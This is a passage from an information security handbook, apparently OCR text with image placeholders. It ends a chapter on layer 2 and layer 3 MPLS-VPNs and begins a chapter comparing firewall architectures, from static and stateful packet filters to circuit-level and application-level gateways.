labels. Existing protocols have been extended to allow them to distribute MPLS LSP information, such as label distribution using BGP (MPLS-BGP). Also, new protocols have been defined explicitly to distribute LSP information between MPLS peer nodes. For example, one such newly defined protocol is the Label Distribution Protocol (LDP, RFC 3036). The route that a labeled packet traverses is termed a *label switched path* (LSP). In general, the MPLS architecture supports LSPs with different label stack encodings used on different hops. Label stacking defines the hierarchy of labels defining packet treatment for a packet as it traverses an MPLS internetwork. Label stacking occurs when more than one label is used, within a packet, to forward traffic across an MPLS architecture that employs various MPLS node types. For example, a group of network providers can agree to allow MPLS labeled packets to travel between their individual networks and still provide consistent treatment of the packets (i.e., maintain prioritization and LSP). This level of interoperability allows network service providers the ability to deliver true end-to-end service-level guarantees across different network providers and network domains. By using labels, a service provider and organizations can create closed paths that are isolated from other traffic within the service provider's network, providing the same level of security as other private virtual circuit (PVC)-style services such as Frame Relay or ATM.

Because MPLS-VPNs require modifications to a service provider's or organization's network, they are considered network-based VPNs (see Exhibit 48.2). Although there are topology options for deploying MPLS-VPNs down to end users, generally speaking, MPLS-VPNs do not require inclusion of client devices and tunnels usually terminate at the service provider edge router.

From a design perspective, most organizations and service providers want to set up bandwidth commitments through RSVP and use that bandwidth to run VPN tunnels, with MPLS operating within the tunnel. This design allows MPLS-based VPNs to provide guaranteed bandwidth and application quality-of-service features within that guaranteed bandwidth tunnel. In real terms, it is now possible to not only run VPNs but also enterprise resource planning applications, legacy production systems, and company e-mail, video, and voice telephone traffic over a single MPLS-based network infrastructure. Through the use of prioritization schemes within MPLS, such as Resource Reservation Protocol (RSVP), bandwidth can be reserved for specific data flows and applications. For example, highest prioritization can be given to performance-sensitive traffic that has to be delivered with minimal latency and packet loss and requires confirmation of receipt. Examples include voice and live video streaming, videoconferencing, and financial transactions. A second priority level could then be defined to allow traffic that is mission critical yet only requires an enhanced level of performance. Examples include FTP (e.g., CAD files, video clips) and ERP applications. The next highest priority can be assigned to traffic that does not require specific prioritization, such as e-mail and general Web browsing.

A heightened focus on core competencies by companies, now more concerned with improving customer service and reducing cost, has led to an increase in outsourcing of VPN deployment and management. Service

EXHIBIT 48.2 Sample MPLS Equipment Criteria

Hot standby loadsharing of MPLS tunnels
Authentication via RADIUS, TACACS+, AAA
Secure Shell (SSH) access
Secure Copy (SCP)
Multi-level access modes (EXEC, standard, etc.)
ACL support to protect against DoS attacks
Traffic engineering support via RSVP-TE, OSPF-TE, ISIS-TE
Scalability via offering a range of links: 10/100 Mbps Ethernet, Gigabit Ethernet, 10 Gigabit Ethernet, to OC-3c ATM, OC-3c SONET, OC-12c SONET, and OC-48c SONET
Redundant, hot-swappable interface modules
Rapid fault detection and failover
Network layer route redundancy protocols for resiliency; Virtual Router Redundancy Protocol (VRRP, RFC 2338) for layer 3 MPLS-VPN; Virtual Switch Redundancy Protocol (VSRP); and RSTP for layer 2 MPLS-VPN
Multiple queuing methods (e.g., weighted fair queuing, strict priority, etc.)
Rate limiting
Single port can support tens of thousands of tunnels

providers have responded by offering VPNs as a service using the differentiating capability of MPLS as a competitive differentiator. Service providers and large enterprises are typically deploying two VPN alternatives to traditional WAN offerings such as Frame Relay, ATM, or leased line: IPSec-encrypted tunnel VPNs and MPLS-VPNs. Additional flexibility is an added benefit because MPLS-based VPNs come in two flavors: layer 2 and layer 3. This new breed of VPN based on Multi-Protocol Label Switching (RFC 3031) is emerging as the most marketed alternative to traditional pure IP-based VPNs. Both support multicast routing via Internet Group Membership Protocol (IGMP, RFC 2236), which forwards only a single copy of a transmission to only the requesting port. The appeal of MPLS-based VPNs includes their inherent any-to-any reachability across a common data link. Availability of network access is also a concern of secure VPN design. This objective is achieved through the use of route redundancy along with routing protocols that enhance network availability, such as BGP. MPLS-VPNs give users greater control, allowing them to customize the service to accommodate their specific traffic patterns and business requirements. As a result, they can lower their costs by consolidating all of their data communications onto a single WAN platform and prioritizing traffic for specific users and applications. The resulting simplicity of architecture, efficiencies gained by consolidation of network components, and ability to prioritize traffic make MPLS-VPNs a very attractive and scalable option.

Layer 2 MPLS-VPN

Layer 2 MPLS-VPNs, based on the Internet Engineering Task Force's (IETF) Martini draft or Kompella draft, simply emulate layer 2 services such as Frame Relay, ATM, or Ethernet. With the Martini approach, a customer's layer 2 traffic is encapsulated when it reaches the edge of the service provider network, mapped onto a label-switched path, and carried across a network. The Martini draft describes point-to-point VPN services across virtual leased lines (VLLs), transparently connecting multiple subscriber sites together, independent of the protocols used. This technique takes advantage of MPLS label stacking, whereby more than one label is used to forward traffic across an MPLS architecture. Specifically, two labels are used to support layer 2 MPLS-VPNs. One label represents a point-to-point virtual circuit, while the second label represents the tunnel across the network. The current Martini drafts define encapsulations for Ethernet, ATM, Frame Relay, Point-to-Point Protocol, and High-level Data Link Control protocols. The Kompella draft describes another method for simplifying MPLS-VPN setup and management by combining the auto-discovery capability of BGP (to locate VPN sites) with the signaling protocols that use the MPLS labels. The Kompella draft describes how to provide multi-point-to-multi-point VPN services across VLLs, transparently connecting multiple subscriber sites independent of the protocols used. This approach simplifies provisioning of new VPNs. Because the packets contain their own forwarding information (e.g., attributes contained in the packet's label), the amount of forwarding

state information maintained by core routers is independent of the number of layer 2 MPLS-VPNs provisioned over the network. Scalability is thereby enhanced because adding a site to an existing VPN in most cases requires reconfiguring only the service provider edge router connected to the new site.

Layer 2 MPLS-VPNs are transparent, from a user perspective, much in the same way the underlying ATM infrastructure is invisible to Frame Relay users. The customer is still buying Frame Relay or ATM, regardless of how the provider configures the service. Because layer 2 MPLS-VPNs are virtual circuit based, they are as secure as other virtual circuit- or connection-oriented technologies such as ATM. Because layer 2 traffic is carried transparently across an MPLS backbone, information in the original traffic, such as class-of-service markings and VLAN IDs, remains unchanged. Companies that need to transport non-IP traffic (such as legacy IPX or other protocols) may find layer 2 MPLS-VPNs the best solution. Layer 2 MPLS-VPNs also may appeal to corporations that have private addressing schemes or prefer not to share their addressing information with service providers. In a layer 2 MPLS-VPN, the service provider is responsible only for layer 2 connectivity; the customer is responsible for layer 3 connectivity, which includes routing. Privacy of layer 3 routing is implicitly ensured. Once the service provider edge (PE) router provides layer 2 connectivity to its connected customer edge (CE) router in an MPLS-VPN environment, the service provider's job is done. In the case of trouble-shooting, the service provider need only prove that connectivity exists between the PE and CE. From a customer perspective, traditional, pure layer 2 VPNs function in the same way. Therefore, there are few migration issues to deal with on the customer side. Configuring a layer 2 MPLS-VPN is similar in process to configuring a traditional layer 2 VPN. The "last mile" connectivity, Frame Relay, HDLC, and PPP must be provisioned.

In a layer 2 MPLS-VPN environment, customers can run any layer 3 protocol they would like, because the service provider is delivering only layer 2 connectivity.

Most metropolitan area networks using MPLS-VPNs provision these services in layer 2 of the network and offer them over a high-bandwidth pipe. An MPLS-VPN using the layer 3 BGP approach is quite a complex implementation and management task for the average service provider; the layer 2 approach is much simpler and easier to provision.

Layer 3

Layer 3 MPLS-VPNs are also known as IP-enabled or Private-IP VPNs. The difference between layer 2 and layer 3 MPLS-VPNs is that, in layer 3 MPLS-VPNs, the labels are assigned to layer 3 IP traffic flows, whereas layer 2 MPLS-VPNs encode or shim labels between layer 2 and 3 protocol headers. A traffic flow is a portion of traffic, delimited by a start and stop time, that is generated by a particular source or destination networking device. The traffic flow concept is roughly equivalent to the attributes that make up a call or connection. Data associated with traffic flows are aggregate quantities reflecting events that take place in the duration between the start and stop times of the flow. These labels represent unique identifiers and allow for the creation of label switched paths (LSPs) within a layer 3 MPLS-VPN.

Layer 3 VPNs offer a good solution when the customer traffic is wholly IP, customer routing is reasonably simple, and the customer sites are connected to the SP with a variety of layer 2 technologies. In a layer 3 MPLS-VPN environment, internetworking depends on both the service provider and customer using the same routing and layer 3 protocols. Because pure IPSec VPNs require each end of the tunnel to have a unique address, special care must be taken when implementing IPSec VPNs in environments using private IP addressing based on network address translation. Although several vendors provide solutions to this problem, this adds more management complexity in pure IPSec VPNs.

One limitation of layer 2 MPLS-VPNs is the requirement that all connected VPN sites, using the same provider, use the same data-link connectivity. On the other hand, the various sites of a layer 3 MPLS-VPN can connect to the service provider with any supported data-link connectivity. For example, some sites may connect with Frame Relay circuits and others with Ethernet. Because the service provider in a layer 3 MPLS-VPN can also handle IP routing for the customer, the customer edge router need only participate with the provider edge router. This is in contrast to layer 2 MPLS-VPNs, wherein the customer edge router must deal with an unknown number of router peers. The traditional layer 2 problem of $n*(n-1)/2$ inherent to mesh topologies carries through to layer 2 MPLS-VPNs as well. Prioritization via class of service is available in layer 3 MPLS-VPNs because the provider edge router has visibility into the actual IP data layer. As such, customers can assign priorities to traffic flows, and service providers can then provide a guaranteed service level for those IP traffic flows.

Despite the complexities, service providers can take advantage of layer 3 IP MPLS-VPNs to offer secure differentiated services. For example, due to the use of prioritization protocols such as DiffServ and RSVP, service providers are no longer hindered by business models based on flat-rate pricing or time and distance. MPLS allows them to meet the challenges of improving customer service interaction, offer new differentiated premium services, and establish new revenue streams.

Summary

VPN technology has come a long way since its early beginnings. IPSec is no longer the only standardized option for creating and managing enterprise and service provider VPNs. The Web-based application interface is being leveraged to provide simple, easily deployable, and easily manageable remote access and extranet VPNs. The strategy for use is as a complementary — not replacement — remote access VPN for strategic applications that benefit from Web browser user interfaces. So-called clientless or Web browser-based VPNs are targeted to users who frequently log onto their corporate servers several times a day for e-mails, calendar updates, shared folders, and other collaborative information sharing. Most of these new Web browser-based VPNs use hardware platforms using a three-tiered architecture consisting of a Web browser user interface, reverse proxy function, and reference monitor-like middleware that transforms back-end application protocols into browser-readable format for presentation to end users. Benefits of this new approach include ease of training remote users and elimination of compatibility issues when installing software on remote systems. Drawbacks include lack of support for legacy applications and limited throughput and scalability for large-scale and carrier-class VPNs.

The promise of any-to-any carrier-class and large-enterprise VPNs is being realized as MPLS-VPN standards develop and technology matures. Interservice provider capability allows for the enforcement of true end-to-end quality-of-service (QoS) guarantees across different provider networks. Multi-Protocol Label Switching can be accomplished at two levels: layer 2 for maximum flexibility, low-impact migrations from legacy layer 2 connectivity, and layer 3 for granular service offerings and management of IP VPNs. MPLS allows a service provider to deliver many services using only one network infrastructure. Benefits for service providers include reduced operational costs, greater scalability, faster provisioning of services, and competitive advantage in a commodity-perceived market. Large enterprises benefit from more efficient use of available bandwidth, increased security, and extensible use of existing well-known networking protocols. Users benefit from the increased interoperability among multiple service providers and consistent end-to-end service guarantees as MPLS products improve. In MPLS-based VPNs, confidentiality, or data privacy, is enhanced by the use of labels that provide virtual tunnel separation. Note that encryption is not accounted for in the MPLS specifications. Availability is provided through various routing techniques allowed by the specifications. MPLS only provides for layer 2 data-link integrity. Higher-layer controls should be applied accordingly.

Further Reading

http://www.mplsforum.org/
www.mplsworld.com
http://www.juniper.net/techcenter/techpapers/200012.html
http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/vpn.htm
http://www.nortelnetworks.com/corporate/technology/mpls/doclib.html
http://advanced.comms.agilent.com/insight/2001–08/
http://www.ericsson.com/datacom/emedia/qoswhite_paper_317.pdf
http://www.riverstonenet.com/technology/whitepapers.shtml
http://www.equipecom.com/whitepapers.html
http://www.convergedigest.com/Bandwidth/mpls.htm
http://www.convergedigest.com/Bandwidth/mpls.htm

An Examination of Firewall Architectures

Paul A. Henry, CISSP

> Today, the number-one and number-two (in sales) firewalls use a technique known as stateful packet filtering, or SPF. SPF has the dual advantages of being fast and flexible and this is why it has become so popular. Notice that I didn't even mention security, as this is not the number-one reason people choose these firewalls. Instead, SPF is popular because it is easy to install and doesn't get in the way of business as usual. It is as if you hired a guard for the entry to your building who stood there waving people through as fast as possible.
>
> **— Rik Farrow,**
>
> **World-renowned independent security consultant**
>
> **July 2000, Foreword**
>
> **Tangled Web — Tales of Digital Crime from the Shadows of Cyberspace**

> Firewall customers once had a vote, and voted in favor of transparency, performance and convenience instead of security; nobody should be surprised by the results.
>
> **— From an e-mail conversation with Marcus J. Ranum,**
>
> **"Grandfather of Firewalls," Firewall Wizard Mailing List, October 2000**

Firewall Fundamentals: A Review

The current state of *in*security in which we find ourselves today calls for a careful review of the basics of firewall architectures.

The level of protection that *any* firewall is able to provide in securing a private network when connected to the public Internet is directly related to the architectures chosen for the firewall by the respective vendor. Generally speaking, most commercially available firewalls utilize one or more of the following firewall architectures:

- Static packet filter
- Dynamic (stateful) packet filter
- Circuit-level gateway
- Application-level gateway (proxy)
- Stateful inspection
- Cutoff proxy
- Air gap




EXHIBIT 49.1 Firewall architectures.




EXHIBIT 49.2 IP packet structure.

Network Security: A Matter of Balance

Network security is simply the proper balance of trust and performance.

All firewalls rely on the inspection of information generated by protocols that function at various layers of the OSI (Open Systems Interconnection) model. Knowing the OSI layer at which a firewall operates is one of the keys to understanding the different types of firewall architectures.

- Generally speaking, the higher up the OSI layer the architecture goes to examine the information within the packet, the more processor cycles the architecture consumes.
- The higher up in the OSI layer at which an architecture examines packets, the greater the level of protection the architecture provides because more information is available upon which to base decisions.

Historically, there had always been a recognized trade-off in firewalls between the level of trust afforded and speed (throughput). Faster processors and the performance advantages of symmetric multi-processing (SMP) have narrowed the performance gap between the traditional fast packet filters and high overhead-consuming proxy firewalls.

One of the most important factors in any successful firewall deployment is *who* makes the trust/performance decisions: (1) the firewall vendor, by limiting the administrator's choices of architectures, or (2) the administrator, in a robust firewall product that provides for multiple firewall architectures.

In examining the firewall architectures in Exhibit 49.1, looking within the IP packet, the most important fields are (see Exhibits 49.2 and 49.3):

- IP Header
- TCP Header
- Application-Level Header
- Data/payload Header

Static Packet Filter

The packet-filtering firewall is one of the oldest firewall architectures. A static packet filter operates at the network layer or OSI layer 3 (see Exhibit 49.4).




EXHIBIT 49.3 IP header segment versus TCP header segment.

The decision to accept or deny a packet is based upon an examination of specific fields within the packet's IP and protocol headers (see Exhibit 49.5):

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

Before forwarding a packet, the firewall compares the IP Header and TCP Header against a user-defined table — rule base — containing the rules that dictate whether the firewall should deny or permit packets to pass. The rules are scanned in sequential order until the packet filter finds a specific rule that matches the criteria specified in the packet-filtering rule. If the packet filter does not find a rule that matches the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table *typically* instructs the firewall to drop a packet that meets none of the other rules.

There are two schools of thought on the default rule used with the packet filter: (1) ease of use and (2) security first. *Ease of use* proponents prefer a default *allow all* rule that permits all traffic unless it is explicitly denied by a prior rule. *Security first* proponents prefer a default *deny all* rule that denies all traffic unless explicitly allowed by a prior rule.

Within the static packet-filter rules database, the administrator can define rules that determine which packets are accepted and which packets are denied. The IP Header information allows the administrator to write rules that can deny or permit packets to and from a specific IP address or range of IP addresses. The TCP Header information allows the administrator to write service-specific rules, that is, allow or deny packets to or from ports related to specific services.

The administrator can write rules that allow certain services such as HTTP from any IP address to view the Web pages on the protected Web server. The administrator can also write rules that block a certain IP address or entire ranges of addresses from using the HTTP service and viewing the Web pages on the protected server. In the same respect, the administrator can write rules that allow certain services such as SMTP from a trusted IP address or range of IP addresses to access files on the protected mail server. The administrator could also




EXHIBIT 49.4 Static packet filter operating at the network layer.




EXHIBIT 49.5 Static packet filter IP packet structure.

write rules that block access for certain IP addresses or entire ranges of addresses to access the protected FTP server.

The configuration of packet-filter rules can be difficult because the rules are examined in sequential order. Great care must be taken in the order in which packet-filtering rules are entered into the rule base. Even if the administrator manages to create effective rules in the proper order of precedence, a packet filter has one inherent limitation:

> A packet filter only examines data in the IP Header and TCP Header; it cannot know the difference between a real and a forged address. If an address is present and meets the packet-filter rules along with the other rule criteria, the packet will be allowed to pass.

Suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but

not impossible, for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. This common form of attack is called *IP address spoofing*. This form of attack is very effective against a packet filter. The CERT Coordination Center has received numerous reports of IP spoofing attacks, many of which resulted in successful network intrusions. Although the performance of a packet filter can be attractive, this architecture alone is generally not secure enough to keep out hackers determined to gain access to the protected network.

Equally important is what the static packet filter does *not* examine. Remember that in the static packet filter, only specific protocol headers are examined: (1) Source–Destination IP Address and (2) Source–Destination Port numbers (services). Hence, a hacker can hide malicious commands or data in unexamined headers. Further, because the static packet filter does not inspect the packet payload, the hacker has the opportunity to hide malicious commands or data within the packet's payload. This attack methodology is often referred to as a *covert channel attack* and is becoming more popular.

Finally, the static packet filter is *not state aware*. Simply put, the administrator must configure rules for both sides of the conversation to a protected server. To allow access to a protected Web server, the administrator must create a rule that allows both the inbound request from the remote client as well as the outbound response from the protected Web server. Of further consideration is that many services such as FTP and e-mail servers in operation today require the use of dynamically allocated ports for responses, so an administrator of a static packet-filtering-based firewall has little choice but to open up an entire range of ports with static packet-filtering rules.

Static packet filter considerations include:

- Pros:
  - — Low impact on network performance
  - — Low cost, now included with many operating systems
- Cons:
  - — Operates only at network layer and therefore only examines IP and TCP Headers
  - — Unaware of packet payload; offers low level of security
  - — Lacks state awareness; may require numerous ports be left open to facilitate services that use dynamically allocated ports
  - — Susceptible to IP spoofing
  - — Difficult to create rules (order of precedence)
  - — Only provides for a low level of protection

Dynamic (Stateful) Packet Filter

The dynamic (stateful) packet filter is the next step in the evolution of the static packet filter. As such, it shares many of the inherent limitations of the static packet filter with one important difference: *state awareness*.

The typical dynamic packet filter, like the static packet filter, operates at the network layer or OSI layer 3. An advanced dynamic packet filter may operate up into the transport layer — OSI layer 4 (see Exhibit 49.6) — to collect additional state information.

Most often, the decision to accept or deny a packet is based on examination of the packet's IP and Protocol Headers:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

In simplest terms, the typical dynamic packet filter is *aware* of the difference between a new and an established connection. Once a connection is established, it is entered into a table that typically resides in RAM. Subsequent packets are compared to this table in RAM, most often by software running at the operating system (OS) kernel level. When the packet is found to be an existing connection, it is allowed to pass without any further




EXHIBIT 49.6 Advanced dynamic packet filter operating at the transport layer.

inspection. By avoiding having to parse the packet-filter rule base for each and every packet that enters the firewall and by performing this already- established connection table test at the kernel level in RAM, the dynamic packet filter enables a measurable performance increase over a static packet filter.

There are two primary differences in dynamic packet filters found among firewall vendors:

1. Support of SMP
2. Connection establishment

In writing the firewall application to fully support SMP, the firewall vendor is afforded up to a 30 percent increase in dynamic packet filter performance for each additional processor in operation. Unfortunately, many implementations of dynamic packet filters in current firewall offerings operate as a single-threaded process, which simply cannot take advantage of the benefits of SMP. Most often to overcome the performance limitation of their single-threaded process, these vendors require powerful and expensive RISC processor-based servers to attain acceptable levels of performance. As available processor power has increased and multi-processor servers have become widely utilized, this single-threaded limitation has become much more visible. For example, vendor *A* running on an expensive RISC-based server offers only 150 Mbps dynamic packet filter throughput, while vendor *B* running on an inexpensive off-the-shelf Intel multi-processor server can attain dynamic packet filtering throughputs of above 600 Mbps.

Almost every vendor has its own proprietary methodology for building the connection table; but beyond the issues discussed above, the basic operation of the dynamic packet filter for the most part is essentially the same.

In an effort to overcome the performance limitations imposed by their single-threaded, process-based dynamic packet filters, some vendors have taken dangerous shortcuts when establishing connections at the firewall. RFC guidelines recommend following the three-way handshake to establish a connection at the firewall.

One popular vendor will open a new connection upon receipt of a single SYN packet, totally ignoring RFC recommendations. In effect, this exposes the servers behind the firewall to single-packet attacks from spoofed IP addresses.

Hackers gain great advantage from anonymity. A hacker can be much more aggressive in mounting attacks if he can remain hidden. Similar to the example in the examination of a static packet filter, suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but, again, not impossible for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. In this attack methodology, the hacker assumes the IP address of the trusted host and must communicate through the three-way handshake to establish the connection before mounting an assault. This provides additional traffic that can be used to trace back to the hacker.

When the firewall vendor fails to follow RFC recommendations in the establishment of the connection and opens a connection without the three-way handshake, the hacker can simply spoof the trusted host address and fire any of the many well-known single-packet attacks at the firewall, or servers protected by the firewall, while maintaining complete anonymity. One presumes that administrators are unaware that their popular firewall products operate in this manner; otherwise, it would be surprising that so many have found this practice acceptable following the many historical well-known single-packet attacks like LAND, Ping of Death, and Tear Drop that have plagued administrators in the past.

Dynamic packet filter considerations include:

- Pros:
  - — Lowest impact of all examined architectures on network performance when designed to be fully SMP-compliant
  - — Low cost, now included with some operating systems
  - — State awareness provides measurable performance benefit
- Cons:
  - — Operates only at network layer, and therefore only examines IP and TCP Headers
  - — Unaware of packet payload, offers low level of security
  - — Susceptible to IP spoofing
  - — Difficult to create rules (order of precedence)
  - — Can introduce additional risk if connections can be established without following the RFC-recommended three-way handshake
  - — Only provides for a low level of protection

Circuit-Level Gateway

The circuit-level gateway operates at the session layer — OSI layer 5 (see Exhibit 49.7). In many respects, a circuit-level gateway is simply an extension of a packet filter in that it typically performs basic packet filter operations and then adds verification of proper handshaking and the legitimacy of the sequence numbers used to establish the connection.

The circuit-level gateway examines and validates TCP and User Datagram Protocol (UDP) sessions before opening a connection, or circuit, through the firewall. Hence, the circuit-level gateway has more data to act upon than a standard static or dynamic packet filter.

Most often, the decision to accept or deny a packet is based upon examining the packet's IP and TCP Headers (see Exhibit 49.8):

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number
- Handshaking and sequence numbers




EXHIBIT 49.7 Circuit-level gateway operating at the session layer.




EXHIBIT 49.8 Circuit-level gateway IP packet structure.

Similar to a packet filter, before forwarding the packet, a circuit-level gateway compares the IP Header and TCP Header against a user-defined table containing the rules that dictate whether the firewall should deny or permit packets to pass. The circuit-level gateway then determines that a requested session is legitimate only if the SYN flags, ACK flags, and sequence numbers involved in the TCP handshaking between the trusted client and the untrusted host are logical.

If the session is legitimate, the packet-filter rules are scanned until one is found that agrees with the information in a packet's full association. If the packet filter does not find a rule that applies to the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table *typically* instructs the firewall to drop a packet that meets none of the other rules.

The circuit-level gateway is literally a step up from a packet filter in the level of security it provides. Further, like a packet filter operating at a low level in the OSI model, it has little impact on network performance. However, once a circuit-level gateway establishes a connection, any application can run across that connection because a circuit-level gateway filters packets only at the session and network layers of the OSI model. In other words, a circuit-level gateway cannot examine the data content of the packets it relays between a trusted network and an untrusted network. The potential exists to slip harmful packets through a circuit-level gateway to a server behind the firewall.

Circuit-level gateway considerations include:

- Pros:
  - — Low to moderate impact on network performance
  - — Breaks direct connection to server behind firewall
  - — Higher level of security than a static or dynamic (stateful) packet filter
- Cons:
  - — Shares many of the same negative issues associated with packet filters
  - — Allows any data to simply pass through the connection
  - — Only provides for a low to moderate level of security

Application-Level Gateway

Like a circuit-level gateway, an application-level gateway intercepts incoming and outgoing packets, runs proxies that copy and forward information across the gateway, and functions as a proxy server, preventing any direct connection between a trusted server or client and an untrusted host. The proxies that an application-level gateway runs often differ in two important ways from the circuit-level gateway:

1. The proxies are application specific.
2. The proxies examine the entire packet and can filter packets at the application layer of the OSI model (see Exhibit 49.9).

Unlike the circuit-level gateway, the application-level gateway accepts only packets generated by services they are designed to copy, forward, and filter. For example, only an HTTP proxy can copy, forward, and filter HTTP traffic. If a network relies only on an application-level gateway, incoming and outgoing packets cannot access services for which there is no proxy. For example, if an application-level gateway ran FTP and HTTP proxies, only packets generated by these services could pass through the firewall. All other services would be blocked.

The application-level gateway runs proxies that examine and filter individual packets, rather than simply copying them and recklessly forwarding them across the gateway. Application-specific proxies check each packet that passes through the gateway, verifying the contents of the packet up through the application layer (layer 7) of the OSI model. These proxies can filter on particular information or specific individual commands in the application protocols the proxies are designed to copy, forward, and filter. As an example, an FTP application-level gateway can filter on dozens of commands to allow a high degree of granularity on the permissions of specific users of the protected FTP service.

